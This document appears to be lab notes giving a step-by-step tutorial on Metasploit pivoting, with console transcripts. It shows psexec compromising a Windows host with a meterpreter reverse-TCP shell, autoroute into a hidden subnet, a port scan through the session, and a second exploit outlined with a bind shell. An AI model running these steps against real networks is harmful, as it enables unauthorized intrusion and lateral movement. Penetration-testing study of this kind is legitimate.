


## Pivoting

- is a technique that Metasploit uses to route the traffic from a hacked computer toward other networks that are not accessible by a hacker machine.
- Basically using the first compromise to allow and even aid in the compromise of other otherwise inaccessible systems.


Steps on how to Pivot.

1. Identify the two target machines.
2. Logon to your attacking machine (Kali).
3. Go to msfconsole.
4. Use the psexec exploit (exploit/windows/smb/psexec to compromise the first machine) (192.168.201.xxx)



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# msfconsole -q  
msf6 > use exploit/windows/smb/psexec
```


5. Set all necessary options; rhosts, smbdomain, smbuser and smbpass.



```
msf6 exploit(windows/smb/psexec) > options  
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s) with syntax 'file:ip' or 'file:ip:port'
RPORT	445	yes	The SMB service port
SERVICE_DESCRIPTION		no	The SMB service description
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to
SMBDomain		no	The Windows domain name
SMBPass		no	The password for the domain
SMBUser		no	The username to use

6. Set also the payload (use payload windows/x64/meterpreter/reverse\_tcp)
7. Then run the exploit.



```
msf6 exploit(windows/smb/psexec) > run  
[*] Started reverse TCP handler on 192.168.201.129:4444  
[*] 192.168.201.130:445 - Connecting to the server...  
[*] 192.168.201.130:445 - Authenticating to 192.168.201.130:445|MARVEL.local as user 'Administrator'...  
[!] 192.168.201.130:445 - peer_native_os is only available with SMB1 (current version: SMB3)  
[*] 192.168.201.130:445 - Uploading payload... e0ChqxjE.exe  
[*] 192.168.201.130:445 - Created \e0ChqxjE.exe...  
[*] Sending stage (200262 bytes) to 192.168.201.130  
[+] 192.168.201.130:445 - Service started successfully...  
[*] 192.168.201.130:445 - Deleting \e0ChqxjE.exe...  
[*] Meterpreter session 1 opened (192.168.201.129:4444 → 192.168.201.130:49850) at 2021-05-23 21:07:16 +0800  
meterpreter >
```

8. After gaining access to the first target, you need to verify if you have compromise the correct machine. Go to shell then run route print (show all the route of all gateway).

```
File Actions Edit View Help
meterpreter > shell
Process 1820 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>route print
route print

Interface List
15...00 0c 29 be e1 7b .....Intel(R) 82574L Gigabit Network Connection
3...00 0c 29 be e1 85 .....Intel(R) 82574L Gigabit Network Connection #2
1.....Software Loopback Interface 1

IPv4 Route Table

Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
0.0.0.0                0.0.0.0          192.168.201.2    192.168.201.130  25
10.0.5.0               255.255.255.0    On-link         10.0.5.129      281
10.0.5.129            255.255.255.255  On-link         10.0.5.129      281
10.0.5.255            255.255.255.255  On-link         10.0.5.129      281
127.0.0.0              255.0.0.0        On-link         127.0.0.1       331
127.0.0.1             255.255.255.255  On-link         127.0.0.1       331
127.255.255.255       255.255.255.255  On-link         127.0.0.1       331
192.168.201.0         255.255.255.0    On-link         192.168.201.130  281
192.168.201.130       255.255.255.255  On-link         192.168.201.130  281
192.168.201.255       255.255.255.255  On-link         192.168.201.130  281
224.0.0.0             240.0.0.0        On-link         127.0.0.1       331
224.0.0.0             240.0.0.0        On-link         10.0.5.129      281
224.0.0.0             240.0.0.0        On-link         192.168.201.130  281
255.255.255.255       255.255.255.255  On-link         127.0.0.1       331
255.255.255.255       255.255.255.255  On-link         10.0.5.129      281
255.255.255.255       255.255.255.255  On-link         192.168.201.130  281

Persistent Routes:
None
```

9. Now let's target the 2nd machine by using the Pivoting technique.

10. Inside the first compromise machine, exit shell then run "run autoroute -s 10.0.5.0/24".  
- '-s meaning to setup the route of 10.0.5.0/24 segment'.

```
meterpreter > run autoroute -s 10.0.5.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.5.0/255.255.255.0...
[+] Added route to 10.0.5.0/255.255.255.0 via 192.168.201.130
[*] Use the -p option to list all active routes
```

11. Now run "run autoroute -p" show the list of active routes.

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table

Subnet          Netmask          Gateway
10.0.5.0        255.255.255.0    Session 1

meterpreter > |
```

12. Background the session and search portscan. From the result of portscan, you can use auxiliary/scanner/portscan/tcp.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > search portscan

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/portscan/ftpbounce     normal         No    FTP Bounce Port Scanner
1  auxiliary/scanner/natpmp/natpmp_portscan normal         No    NAT-PMP External Port Scanner
2  auxiliary/scanner/sap/sap_router_portscanner normal         No    SAPRouter Port Scanner
3  auxiliary/scanner/portscan/xmas          normal         No    TCP "XMas" Port Scanner
4  auxiliary/scanner/portscan/ack           normal         No    TCP ACK Firewall Scanner
5  auxiliary/scanner/portscan/tcp           normal         No    TCP Port Scanner
6  auxiliary/scanner/portscan/syn           normal         No    TCP SYN Port Scanner
7  auxiliary/scanner/http/wordpress_pingback_access normal         No    Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
msf6 exploit(windows/smb/psexec) > use 5
```

13. Then set rhosts of the 2nd target machine (10.0.5.xx) ip and you can set also the rport (445) then run.

```
msf6 exploit(windows/smb/psexec) > use 5
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ---      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS     1               yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.0.5.128
rhosts => 10.0.5.128
msf6 auxiliary(scanner/portscan/tcp) > set rport 445
rport => 445
msf6 auxiliary(scanner/portscan/tcp) >
```

14. We are now successfully pivoted the other network. To test if we can compromise the pivoted machine, we can use exploit/windows/smb/psexec again.

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.0.5.128:445 - 10.0.5.128:135 - TCP OPEN
[+] 10.0.5.128:445 - 10.0.5.128:139 - TCP OPEN

[+] 10.0.5.128:445 - 10.0.5.128:445 - TCP OPEN
^C[*] 10.0.5.128:445 - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

15. Set rhosts only and you can unset the smbdomain at this time.

16. Set payload to "windows/meterpreter/bind\_tcp" then run the exploit. Then execute the exploit.

The End...